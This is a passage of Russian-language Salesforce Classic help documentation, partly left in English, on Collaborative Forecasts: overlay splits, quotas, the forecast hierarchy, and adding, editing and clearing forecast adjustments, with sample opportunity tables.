| Action | Opportunity Name           | Account Name     | Forecasted Amount | Split  | Close Date | Stage               | Probability (%) | Forecast Category | Owner Full Na... | Amount           |
|--------|----------------------------|------------------|-------------------|--------|------------|---------------------|-----------------|-------------------|------------------|------------------|
| Edit   | Canson 55 Widget Deal      | Canson           | USD 307,500.00    | 25.00% | 4/23/2014  | Proposal/Price Q... | 75              | Best Case         | Bressan, Anna    | USD 1,230,000.00 |
| Edit   | Red Packages - 10 Spid...  | Red Packages     | USD 137,500.00    | 25.00% | 4/30/2014  | Negotiation/Revi... | 90              | Commit            | Bressan, Anna    | USD 1,125,000.00 |
| Edit   | Red Packages - 10 Spid...  | Red Packages     | USD 137,500.00    | 25.00% | 4/11/2014  | Negotiation/Revi... | 90              | Commit            | Bressan, Anna    | USD 1,125,000.00 |
| Edit   | Canson - 20 Spider 4 S...  | Canson           | USD 43,250.00     | 25.00% | 4/14/2014  | Prospecting         | 10              | Pipeline          | Bressan, Anna    | USD 383,250.00   |
| Edit   | Acme - Premium Support     | Acme Inc.        | USD 31,250.00     | 25.00% | 4/15/2014  | Negotiation/Revi... | 90              | Commit            | Bressan, Anna    | USD 250,000.00   |
| Edit   | Universal Technologies ... | Universal Tec... | USD 14,250.00     | 25.00% | 4/11/2014  | Needs Analysis      | 20              | Pipeline          | Bressan, Anna    | USD 117,700.00   |


1. Данный прогноз «Стоимость годового контракта» составляется для специалиста по продажам.
2. Данное значение соответствует доле размером 25%, принадлежащей специалисту по продажам, в возможности «Acme — Premium Support», принадлежащей торговому представителю.

## Прогнозы на основе стандартного поля «Ожидаемый доход»

Рекомендуем использовать стандартное поле «Ожидаемый доход» для возможностей, чей доход не соответствует значению, указанному в поле «Стоимость». Если организация использует поле «Ожидаемый доход», то администратор может настроить соответствующий прогноз. Прогноз «Ожидаемый доход» отображается в меню «Тип прогноза» аналогично прогнозу по настраиваемому полю.

## Общие сведения о прогнозах по долям наложения

Система позволяет отслеживать доход от участников группы сбыта, помогающих закрывать возможности, но не несущих за них ответственность.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Пользователь, являющийся менеджером по продажам, может уже использовать доли дохода для кредитования участников рабочей группы, несущих прямую ответственность за возможности. Чтобы упростить порядок назначения кредита для возможностей, рекомендуем использовать доли наложения, позволяющие пользователям и другим участникам рабочих групп распределять кредит на перекрывающиеся продажи для обработки возможностей. Сумма долей наложения может составлять любой процент от стоимости возможности, иногда превышая 100%. Например, группа сбыта может содержать специалистов по продажам, специалистов по продуктам или партнеров, помогающих закрывать сделки, но не несущих за них ответственность.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition II**  
**Developer Edition.**

Прогнозы по наложениям позволяют пользователям предварительно оценивать доход от долей наложения. Стоимости прогнозов сводятся посредством иерархии ролей на основе поля возможности «Стоимость» и процента доли участника рабочей группы наложения.

Данный пример охватывает возможность, принадлежащую торговому представителю, которая содержит долю наложения для специалиста по продажам, работающего совместно с торговым представителем над закрытием сделки. Поле возможности «Стоимость» будет сводиться в прогнозе по доходу для возможностей торгового представителя.

**Opportunity Detail**

|                   |   |                   |                |
|-------------------|---|-------------------|----------------|
| Opportunity Name  | Anaco Limited - 400K                    | Amount            | \$396,000.00   |
| Opportunity Owner | <a href="#">Scott Thompson (Change)</a> | Profit            |                |
| Account Name      | Anaco Limited                           | Close Date        | 12/27/2013     |
| Type              | New Business                            | Stage             | Needs Analysis |
|                   |   | Forecast Category | Best Case      |
|                   |   | Probability (%)   | 20%            |

**Description**

Description: Great sales cycle, with our new product this looks like a great fit  
Next Step: calling up the chain

**Marketing Information**

Lead Source: Google Adwords

**System Information**

Created By: [Scott Thompson](#), 8/9/2013 2:04 PM  
Last Modified By: [Valerie Jones](#)  
Opportunity Record Type: Simple ([Change](#))

**Opportunity Team**

| Action                                     | Team Member                    | Member Role       |
|--|--------------------------------|-------------------|
| <a href="#">Edit</a>                       | <a href="#">Scott Thompson</a> | Opportunity Owner |
| <a href="#">Edit</a> / <a href="#">Del</a> | <a href="#">Sue Market</a>     | Account Manager   |
| <a href="#">Edit</a> / <a href="#">Del</a> | <a href="#">Owen Overly</a>    |                   |

**Opportunity Splits**

| Action              | Team Member                 | Opportunity Split Type | Percent (%) | Amount       | Note       |
|---------------------|-----------------------------|------------------------|-------------|--------------|------------|
| <a href="#">Del</a> | <a href="#">Owen Overly</a> | Overlay                | 50.00       | \$198,000.00 | specialist |

1. Торговый представитель несет ответственность за данную возможность.
2. Специалист по продажам получает долю размером 50%.

Помимо прогноза по доходу для возможностей, менеджер специалиста по продажам может просматривать прогноз по наложениям, содержащий сделку с участием данного специалиста, а также все другие возможности, обрабатываемые его рабочей группой. Данный менеджер может просматривать сведения о том, что специалисту по продажам предоставляется кредит размером 50% для данной сделки, которая способствует общему доходу размером \$948 000 согласно прогнозу категории «Благоприятный прогноз». Менеджер специалиста по продажам, считающий, что сделка должна быть закрыта по более высокой стоимости, может скорректировать стоимость данного прогноза в сторону повышения.

Forecast Summary Table:

|                                   | Quota          | Closed      | Commit       | Best Case    | Pipeline     |
|-----------------------------------|----------------|-------------|--------------|--------------|--------------|
| Total: 2 Quarters (Change)        | \$1,200,000.00 | \$74,000.00 | \$377,129.00 | \$948,000.00 | \$591,000.00 |
| FQ4 FY 2013                       | \$600,000.00   | \$74,000.00 | \$377,129.00 | \$948,000.00 | \$591,000.00 |
| Octavia Overlay                   | \$200,000.00   | \$53,500.00 | \$54,000.00  | \$160,000.00 | \$160,000.00 |
| Olivia Overlay                    | \$200,000.00   | \$12,000.00 | \$217,564.50 | \$590,000.00 | \$347,000.00 |
| Owen Overlay                      | \$200,000.00   | \$8,500.00  | \$105,564.50 | \$198,000.00 | \$84,000.00  |
| Wendy Overlay's Own Opportunities | -              | \$0.00      | \$0.00       | \$0.00       | \$0.00       |

Detailed Forecast Table:

| Action | Opportunity Name     | Account Name      | Amount       | Split   | Forecasted Amount | Close Date | Stage          | Probability (%) | Forecast Category | Owner Full Name |
|--------|----------------------|-------------------|--------------|---------|-------------------|------------|----------------|-----------------|-------------------|-----------------|
| Edit   | Haven Enterprises... | Haven Enterprises | \$590,000.00 | 100.00% | \$590,000.00      | 12/29/2013 | Needs Analysis | 20              | Best Case         | Thompson, Scott |
| Edit   | Anaco Limited - 400K | Anaco Limited     | \$396,000.00 | 50.00%  | \$198,000.00      | 12/27/2013 | Needs Analysis | 20              | Best Case         | Thompson, Scott |
| Edit   | Emplonet - 322K      | Emplonet          | \$322,000.00 | 100.00% | \$322,000.00      | 11/25/2013 | Qualification  | 10              | Pipeline          | Lee, Kasev      |
| Edit   | Green Dot - 160K     | Green Dot         | \$160,000.00 | 100.00% | \$160,000.00      | 12/17/2013 | Needs Analysis | 35              | Best Case         | McCrane, Ely    |
| Edit   | Towson Inc - 140K    | Towson Inc.       | \$140,000.00 | 100.00% | \$140,000.00      | 12/18/2013 | Qualification  | 10              | Pipeline          | Long, Cindy     |

1. Меню «Тип прогноза», отображающее прогноз по долям наложения
2. Доля размером 50%, назначенная специалисту по продажам
3. Вклад специалиста по продажам, равный \$198 000, в прогноз категории «Благоприятный прогноз»
4. Общая стоимость прогноза категории «Благоприятный прогноз»

## Общие сведения о планах продаж для прогнозов

**Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

План продаж — это запланированный показатель, назначаемый пользователю ежемесячно или ежеквартально. План продаж менеджера включает показатели, которые должны быть достигнуты менеджером и его рабочей группой. Сведение планов продаж выполняется пользователями и менеджерами вручную и позволяет использовать данные о доходе или количестве. Если организация использует разные типы прогнозов, то каждый тип прогноза сохраняет собственные отдельные планы продаж.

**Прим.:** Прогнозы по группе продуктов не позволяют менеджерам по продажам просматривать собственные планы продаж и выполнение плана продаж для отдельных групп продуктов. Сводная таблица отображает только общий план продаж.

Например, трем торговым представителям назначается общий план продаж стоимостью 75 000 рублей, а их менеджеру — индивидуальный план продаж стоимостью 30 000 рублей. В этом случае план продаж менеджера составляет 105 000 рублей. Менеджер может редактировать только планы продаж прямых подчиненных; кроме того, менеджеру должно быть назначено полномочие «Управление планами продаж».

Если организация поддерживает использование планов продаж, то данные плана продаж отображаются в двух областях вкладки «Прогнозы».

## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно в версиях:  
**Professional Edition** с  
полномочием «API  
включен».

- Столбец, содержащий стоимости плана продаж для определенного периода. Если прогноз содержит группы продуктов, то данный столбец отображает планы продаж для каждой группы продуктов.
- Строка, содержащая полученные стоимости (в процентах) для определенного периода в определенной сводке прогноза.

Чтобы получить дополнительную информацию о вводе или обновлении данных в планах продаж, обратитесь к администратору.

 **Совет:** Чтобы оптимизировать просмотр данных, щелкните границу столбца и измените его ширину.

СМ. ТАКЖЕ:


[Общие сведения о совместных прогнозах](#)

[Общие сведения о вкладке «Прогнозы»](#)

[Отображение или сокрытие данных плана продаж](#)

[Включение планов продаж в прогнозах](#)

## Отображение или сокрытие данных плана продаж

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Страница прогноза позволяет отображать или скрывать данные плана продаж. Чтобы показать данные плана продаж, выполните указанные ниже действия.

1. Щелкните «**Параметры отображения**».
2. Чтобы просмотреть стоимость плана продаж для каждого периода, установите флажок «**Показать столбец "План продаж"**».
3. Чтобы просмотреть выполнение плана продаж для определенной сводки в выбранном периоде, установите флажок «**Показать выполнение плана продаж (%)**». Процент, отображаемый под каждой стоимостью прогноза, определяет пропорциональное соотношение плана продаж пользователя, представленного стоимостью.

В зависимости от используемого типа прогноза, отображаемые сведения о плане продаж могут опираться на доход или количество. Если организация использует разные типы прогнозов, то каждый тип прогноза сохраняет собственные отдельные планы продаж. Чтобы скрыть сведения о плане продаж, щелкните «**Параметры отображения**» и снимите соответствующие флажки.

 **Совет:** Чтобы оптимизировать просмотр данных, щелкните границу столбца и измените его ширину.

СМ. ТАКЖЕ:

[Общие сведения о планах продаж для прогнозов](#)

[Включение планов продаж в прогнозах](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


Доступно в версиях:  
**Professional Edition** с  
полномочием «API  
включен».

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования планов продаж:

- «Разрешить прогнозирование»
- И
- «Управление планами продаж»

## Общие сведения об иерархии прогнозов

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Иерархия прогнозов — это вложенный расширяемый список пользователей прогнозов. Данный список определяет способ сведения прогнозов в организации, а также пользователей, которым доступен их просмотр и корректировка. Иерархия прогнозов полностью основывается на иерархии ролей, а также определяет пользователей, являющихся менеджерами прогнозов.

В зависимости от назначенной роли, пользователь может быть добавлен или удален из иерархии прогнозов, либо его положение в иерархии может быть изменено. Например, пользователь, который является торговым представителем и не имеет прямых подчиненных, может просматривать только собственные прогнозы. Однако, пользователь, роль которого меняется на менеджера по продажам, может быть добавлен в иерархию прогнозов в качестве менеджера прогнозов.

Пользователь, назначенный менеджером прогнозов, может просматривать прогнозы и возможности нижестоящих пользователей, включая пользователей партнерского портала, в иерархии прогнозов. Кроме того, менеджер прогнозов может корректировать прогнозы своих прямых подчиненных. Поправки отображаются только их авторам или вышестоящим сотрудникам в иерархии прогнозов.

СМ. ТАКЖЕ:

[Общие сведения о поправках прогнозов](#)

[Общие сведения о вкладке «Прогнозы»](#)


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.



## Поиск прогнозов подчиненных посредством ссылки «Перейти к...»

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Ссылка «**Перейти к...**» доступна только менеджерам прогнозов при наличии подчиняющихся пользователей в иерархии прогнозов.

Чтобы просмотреть или исправить прогнозы подчиняющихся сотрудников, менеджерам прогнозов приходится перемещаться по разным уровням иерархии прогнозов. Такое перемещение крайне неудобно в крупных организациях. Ссылка «**Перейти к...**» позволяет быстро находить нужные прогнозы. При просмотре прогноза подчиненного пользователю отображаются только те сведения, которые доступны его подчиненному.


1. Щелкните ссылке «**Перейти к...**».
2. Введите не более 20 символов во всплывшем текстовом поле.
3. Выберите имя нужного пользователя.
4. Чтобы развернуть прогноз пользователя, щелкните соответствующую строку на странице прогнозов. При наведении указателя мыши на имена отображается ссылка «**Сведения >>**». Навигационные ссылки, содержащие имена менеджеров прогнозов, отображаются вверху страницы при детализации иерархии прогнозов. Данные ссылки позволяют быстро возвращаться в иерархию.

СМ. ТАКЖЕ:

[Общие сведения об иерархии прогнозов](#)

## Общие сведения о поправках прогнозов

Пользователи прогнозов, ожидающие различий между текущим прогнозом и фактическими будущими результатами, могут изменять стоимости сводок прогнозов. Пользователи могут добавлять поправки в стоимости прогнозов, принадлежащих категориям «Благоприятный прогноз» и «Обязательство»; при необходимости данные поправки могут быть изменены или удалены.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Прогнозы могут корректироваться только после включения поправок для организации. Администратор может разрешить менеджерам корректировку прогнозов подчиненных, всем пользователям прогнозов корректировку собственных прогнозов или то и другое.

Поправка содержит оценку менеджера прогнозов или торгового представителя относительно итоговой стоимости, которая должна быть получена от возможностей прогноза при закрытии периода прогноза. Менеджеры по прогнозам могут захотеть изменить как собственный прогноз, так и прогноз подчиненного. Например, если им известно, что некоторые сотрудники имеют тенденцию составлять слишком оптимистичные, слишком пессимистичные или даже слишком консервативные прогнозы при назначении сумм возможностям. При недооценке или переоценке сумм торговые представители могут также корректировать собственные прогнозы. Менеджеры прогнозов могут

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- «Разрешить прогнозирование»

Для корректировки прогнозов:

- «Переопределение прогнозов»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.



корректировать прогнозы, содержащие только общие стоимости возможностей, а также прогнозы, которые уже скорректированы другими участниками группы, работающей с возможностями. Поправки позволяют только добавлять уточненные сведения, тогда как базовая стоимость общей сводки не подлежит изменению. Если в вашей организации используются разные типы прогнозов, то каждый тип прогноза сохраняет собственные отдельные поправки.

Менеджеры прогнозов могут корректировать собственные прогнозы и прогнозы непосредственных подчиненных, принадлежащие категориям «Обязательство» и «Благоприятный прогноз». Они могут просматривать поправки, внесенные их подчиненными на всех нижестоящих уровнях иерархии прогнозов. Поправки, внесенные в прогнозы их подчиненных, отражаются на собственных прогнозах. При необходимости добавьте примечание, уведомляющее других пользователей о причине корректировки. Данные примечания не отображаются отчетами.

Предположим, менеджер по продажам корректирует прогноз торгового представителя, меняя 2 000 рублей на 1 500 рублей.

Значение «1 500 рублей», а также значок , указывающий на наличие поправки, отображаются вице-президенту, который также является менеджером прогнозов. Однако они могут решить вновь довести значение до 2000 рублей.

На индивидуальной странице прогнозов менеджера по продажам отображаются все прогнозируемые суммы и связанные с ними данные о коммерческих возможностях. При просмотре страницы прогнозов подчиненного сотрудника менеджерам отображаются итоговые данные, доступные этому сотруднику. Поправки, внесенные менеджером в стоимости подчиненных на странице собственного прогноза, не отображаются на страницах прогнозов подчиненных. Однако менеджерам доступны прогнозы подчиненных пользователей и поправки, внесенные данными подчиненными в собственные стоимости или стоимости их собственных подчиненных. Например, вы — вице-президент отдела продаж. На вашей собственной странице прогнозов вы видите благоприятный прогноз на июль, составляющий 1250 рублей (в том числе поправку на 50 рублей, которую вы внесли самостоятельно) для одного из ваших подчиненных первого уровня, менеджера по продажам. Однако при просмотре страницы прогнозов менеджера по продажам посредством поля «Перейти к...» стоимость прогноза составляет 1200 рублей, так как она не включает внесенную поправку. Если стоимость прогноза корректируется менеджером и подчиненным, то иерархия прогнозов применяет только поправку менеджера.

Если организация использует разные типы прогнозов, то каждый тип прогноза отличается собственными внесенными поправками. Например, при использовании прогнозов по доходу и количеству для возможностей настройте стоимости прогнозов в каждом данном прогнозе. Тем не менее, поправки, внесенные в прогноз по доходу для возможностей, не отображаются в другом типе прогноза в качестве поправок. Поэтому при внесении поправки в сумму соответствующую уровню прогноза коммерческой возможности со 100000 рублей до 90000 рублей, и последующим переключением к представлению прогноза, вы не увидите эквивалентное значение поправки в прогнозе уровня коммерческой возможности. Поправка (90 000 рублей) отображается только при восстановлении прогноза по доходу для возможностей. Если организация использует прогнозы по группам продуктов, то пользователи не могут корректировать стоимости собственных прогнозов по группам продуктов.

При перемещении коммерческой возможности из категории прогнозируемой в другую, например в Ожидаемые продажи в Благоприятный прогноз, ненастроенные суммы выручки изменяются для каждой статьи подсчета. Однако прогнозируемые суммы с поправками не изменяются в таблице статей подсчета на странице Прогнозы. Рекомендуется обновить или удалить поправки для каждой статьи расчета прогноза, чтобы учесть изменения в стадии коммерческих возможностей.


 **Прим.:** Подчиненные пользователя, просматривающего страницу прогнозов, могут корректировать стоимости прогнозов или редактировать связанные возможности. Кроме того, пользователь может корректировать прогнозы одного из своих подчиненных на собственной странице. В результате выполнения всех этих действий могут быть изменены стоимости прогнозов. Чтобы просмотреть последние стоимости прогнозов, нажмите кнопку **«Обновить»**.

Таблица ниже содержит сведения о том, кто может просматривать и корректировать прогнозы текущего пользователя.







| Пользователь                               | Просмотр прогнозов | Корректировка прогнозов  |
|--|--------------------|--|
| Менеджер менеджера текущего пользователя   | Да                 | Нет  |
| Менеджер текущего пользователя             | Да                 | Да. Менеджер вносит поправки для сумм на странице собственных прогнозов.                             |
| Текущий пользователь                       | Да                 | Да, если включено администратором. Текущий пользователь может корректировать только итоги прогнозов. |
| Прямой подчиненный текущего пользователя   | Нет                | Нет  |
| Непрямой подчиненный текущего пользователя | Нет                | Нет  |

Таблица ниже содержит сведения о том, чьи прогнозы может просматривать и корректировать текущий пользователь.

| Пользователь                               | Просмотр прогнозов  | Корректировка прогнозов  |
|--|---|--|
| Менеджер менеджера текущего пользователя   | Нет   | Нет  |
| Менеджер текущего пользователя             | Нет   | Нет  |
| Текущий пользователь                       | Да  | Да, если включено администратором.   |
| Прямой подчиненный текущего пользователя   | Да. Тем не менее, при выборе прогноза прямого подчиненного пользователю отображаются только те сведения, которые доступны его подчиненному, а собственные поправки не отображаются. | Да. Текущий пользователь вносит данные поправки на странице собственных прогнозов.           |
| Непрямой подчиненный текущего пользователя | Да. Пользователю отображаются только те сведения,   | Нет. Прямые подчиненные могут корректировать только прогнозы собственных прямых подчиненных. |

| Пользователь | Просмотр прогнозов                 | Корректировка прогнозов |
|--------------|------------------------------------|-------------------------|
|              | которые доступны его подчиненному. |                         |

Стоимости прогнозов, содержащих поправки, помечаются одним или несколькими значками. Значения этих значков см. ниже.

| Значок  | Определение  |
|---|--|
|    | Корректировка стоимости прогноза выполнена текущим пользователем. Данный индикатор отображается только на странице собственных прогнозов..   |
|    | Корректировка прогноза выполнена одним из подчиненных сотрудников. Данный значок отображается на собственной странице прогнозов, а также на страницах прогнозов подчиненных сотрудников.   |
|    | Корректировка прогноза выполнена текущим пользователем и как минимум одним подчиненным сотрудником. Данный значок отображается только на собственной странице прогнозов, потому что при просмотре страницы подчиненного сотрудника отображаются только доступные ему сведения. |
|   | Сохранение поправки.   |
|  | Отмена внесенной поправки и восстановление предыдущего значения прогноза. Чтобы определить наличие поправки в предыдущем значении, наведите указатель мыши на кнопку.  |
|  | Поправка содержит примечание.  |
| <b>удалить</b>  | Удаление поправки и восстановление предыдущего значения, которое может содержать поправку другого пользователя.  |

СМ. ТАКЖЕ:

[Корректировка прогнозов](#)

[Просмотр и редактирование поправок прогнозов](#)


[Очистка поправок](#)

[Переключение между прогнозами по доходу и прогнозами по количеству](#)

[Обновление прогнозов](#)

## Корректировка прогнозов

Чтобы добавить поправку в стоимость прогноза, принадлежащего категории «Благоприятный прогноз» или «Обязательство», щелкните соответствующую ячейку таблицы прогнозов и введите новую стоимость.


 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Прогнозы могут корректироваться только после включения поправок для организации. Администратор может разрешить менеджерам корректировку прогнозов подчиненных, всем пользователям прогнозов корректировку собственных прогнозов или то и другое.



An adjustment shows a forecasts manager or sales rep’s judgment about the final amount they expect the forecast’s opportunities to bring in at the close of the forecast period. Forecast managers may want to adjust their own or a subordinate’s forecast. For example, if they know that some employees tend to be too optimistic or too conservative when assigning amounts to opportunities. Sales reps can also adjust their own forecasts if they think opportunity amounts are under or over stated. Forecast managers can adjust both forecasts that include only gross opportunity amounts or forecasts that already have adjustments made by someone else in their opportunity team. An adjustment doesn’t change the underlying gross rollup amount—it just adds a layer of detail. If you have more than one type of forecast enabled, each forecast type maintains its own separate adjustments.


When an opportunity moves from one forecast category to another, such as from Pipeline to Best Case, the unadjusted raw amounts change for each of those rollups. However, forecast amounts with adjustments don’t change in the rollup table on the Forecasts page. We recommend updating or removing your adjustments to each forecast rollup to account for changes in the stage of opportunities.

Если организация использует прогнозы для групп продуктов, рекомендуем корректировать итоговые данные для отдельной группы продуктов подчиненного, но не итоговые данные для всех групп продуктов.

 **Совет:** Чтобы быстро найти нужный прогноз, щелкните [«Перейти к...»](#).

Чтобы скорректировать прогноз, выполните указанные ниже действия.

1. Чтобы добавить поправку в нужный прогноз, наведите указатель мыши на соответствующую ячейку и щелкните значок .
2. Введите поправку в поле.
3. Чтобы указать причину корректировки, добавьте примечание длиной не более 140 символов.
4. Нажмите кнопку . Белая точка (○), отображающаяся напротив стоимости прогноза, указывает на корректировку данного прогноза. Поправка отражается в итоговых строках для периода. При добавлении примечания, содержащего поправку, стоимость помечается синим треугольником (▼).

 **Прим.:** If you have more than one type of forecast enabled, each forecast type maintains its own separate adjustments. Например, если организация использует прогнозы по доходу и количеству для возможностей, настройте стоимости прогнозов в каждом данном прогнозе. Тем не менее, поправки, внесенные в прогноз по доходу для возможностей, не отображаются в другом типе прогноза в качестве поправок. So, if you adjust an amount in the opportunity-revenue forecast from \$100,000 to \$90,000 and then switch your forecast view, you won’t see an equivalent adjustment value in the

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- «Разрешить прогнозирование»

Для корректировки прогнозов:

- «Переопределение прогнозов»

opportunity-quantity forecast. Поправка (90 000 рублей) отображается только при восстановлении прогноза по доходу для возможностей.

СМ. ТАКЖЕ:

[Общие сведения о поправках прогнозов](#)


[Просмотр и редактирование поправок прогнозов](#)

[Очистка поправок](#)

[Переключение между прогнозами по доходу и прогнозами по количеству](#)

## Просмотр и редактирование поправок прогнозов

Пользователь может просматривать сведения о собственных поправках и поправках, внесенных его подчиненными, включая автора поправки, уточненные стоимости и исходную общую сводку (стоимость прогноза до внесения поправок). Кроме того, пользователь может изменять собственные поправки.


 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Прогнозы могут корректироваться только после включения поправок для организации. Администратор может разрешить менеджерам корректировку прогнозов подчиненных, всем пользователям прогнозов корректировку собственных прогнозов или то и другое.


При перемещении потенциального клиента из одной прогнозируемой категории в другую, например из Процесса продаж в Благоприятный прогноз, ненастроенные суммы выручки изменяются для каждой статьи подсчета. Однако прогнозируемые суммы с поправками не изменяются в таблице статей подсчета на странице Прогнозы.

Рекомендуется обновить или удалить поправки для каждой статьи расчета прогноза, чтобы учесть изменения в стадии коммерческих возможностей.

Если стоимость прогноза корректируется менеджером и подчиненным, то иерархия прогнозов применяет только поправку менеджера.

 **Совет:** Чтобы быстро найти нужный прогноз, щелкните «[Перейти к...](#)».

Чтобы изменить поправку, выполните указанные ниже действия.

1. Чтобы найти нужный уточненный прогноз, разверните таблицу прогнозов. Напротив стоимостей уточненных прогнозов отображается соответствующий индикатор.
2. Чтобы просмотреть подробные сведения о поправке, наведите указатель мыши на нужную ячейку.
3. Чтобы изменить или удалить любые внесенные поправки, дважды щелкните нужную ячейку или значок .

Если в вашей организации используются разные типы прогнозов, то каждый тип прогноза сохраняет собственные отдельные поправки. Например, если организация использует прогнозы по доходу и количеству для возможностей, настройте стоимости прогнозов в каждом данном прогнозе. Тем не менее, поправки, внесенные в прогноз по доходу для возможностей, не отображаются в другом типе прогноза в качестве поправок. Поэтому при внесении поправки в сумму соответствующую уровню прогноза коммерческой возможности со 100000 рублей до 90000 рублей, и последующим переключением к представлению прогноза, вы не увидите эквивалентное значение поправки в прогнозе уровня

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- «Разрешить прогнозирование»

Для корректировки прогнозов:

- «Переопределение прогнозов»

коммерческой возможности. Поправка (90 000 рублей) отображается только при восстановлении прогноза по доходу для возможностей.

СМ. ТАКЖЕ:


[Общие сведения о поправках прогнозов](#)

[Корректировка прогнозов](#)

[Поиск прогнозов подчиненных посредством ссылки «Перейти к...»](#)

## Очистка поправок

Каждый тип прогноза поддерживает собственные данные о поправках. Поправки могут быть удалены при изменении некоторых параметров прогнозов и настраиваемого финансового года.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Поправка содержит оценку менеджера прогнозов или торгового представителя относительно итоговой стоимости, которая должна быть получена от возможностей прогноза при закрытии периода прогноза. Менеджеры по прогнозам могут захотеть изменить как собственный прогноз, так и прогноз подчиненного. Например, если им известно, что некоторые сотрудники имеют тенденцию составлять слишком оптимистичные, слишком пессимистичные или даже слишком консервативные прогнозы при назначении сумм возможностям. При недооценке или переоценке сумм торговые представители могут также корректировать собственные прогнозы. Менеджеры прогнозов могут корректировать прогнозы, содержащие только общие стоимости возможностей, а также прогнозы, которые уже скорректированы другими участниками группы, работающей с возможностями. Поправки позволяют только добавлять уточненные сведения, тогда как базовая стоимость общей сводки не подлежит изменению. Если в вашей организации используются разные типы прогнозов, то каждый тип прогноза сохраняет собственные отдельные поправки. Если поправки удаляются из прогнозов, то исходные данные прогнозов не меняются.

Ниже перечислены условия, при выполнении которых поправки удаляются.

- Администратор отключает функцию «Совместные прогнозы».
- Администратор выключает поправки менеджера. Удалению подлежат только поправки, внесенные менеджерами прогнозов в прогнозы своих подчиненных.
- Администратор выключает поправки ответственного. Удалению подлежат только поправки, внесенные пользователями прогнозов в собственные прогнозы.
- Пользователь лишается полномочия менеджера прогнозов. Удалению подлежат только поправки, внесенные в стоимости прогнозов подчиненных.
- Пользователь лишается роли менеджера прогнозов в иерархии прогнозов. Удалению подлежат только поправки, внесенные в стоимости прогнозов подчиненных.
- Администратор изменяет период прогноза со значения «Ежеквартально» на значение «Ежемесячно» или наоборот.
- Администратор отключает тип прогноза. При этом удаляются только поправки для данного типа прогноза.
- Администратор изменяет начальный месяц финансового года при выборе периода прогноза «Ежеквартально». В этом случае удаляются как планы продаж, так и поправки.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможностей или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

- Администратор удаляет группу продуктов. В этом случае удаляются как поправки, так и планы продаж для удаленной группы продуктов.
- Администратор изменяет накопительные сводки прогнозов на индивидуальные сводки категорий прогнозов или наоборот.
- Администратор создает настраиваемый финансовый год впервые. Все поправки и планы продаж для последующего и стандартного финансового года удаляются.
- Администратор удаляет настраиваемый финансовый период или квартал. Поправки для прогноза и планы продаж на этот период также удаляются.


СМ. ТАКЖЕ:

[Общие сведения о поправках прогнозов](#)

[Корректировка прогнозов](#)


## Просмотр сведений о возможности в прогнозе



Система позволяет просматривать и редактировать сведения о возможностях, которые сводятся для каждой стоимости прогноза.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Собственная страница сведений о прогнозах или страница любого подчиненного сотрудника позволяет просматривать возможности, связанные с прогнозом, — за один или несколько месяцев, а также для одного или всех подчиненных сотрудников. Если группа сбыта составляет прогнозы по группам продуктов, то пользователи могут просматривать собственные возможности или возможности подчиненного для каждой группы продуктов. Возможности, связанные с выбранной ячейкой сводной таблицы, отображаются в списке внизу страницы. Возможности могут быть отсортированы по заголовку столбца.

- **Чтобы просмотреть возможности во всех категориях прогноза** за один или несколько месяцев или кварталов, щелкните соответствующую строку таблицы. При этом в списке возможностей отображаются все возможности во всех категориях.
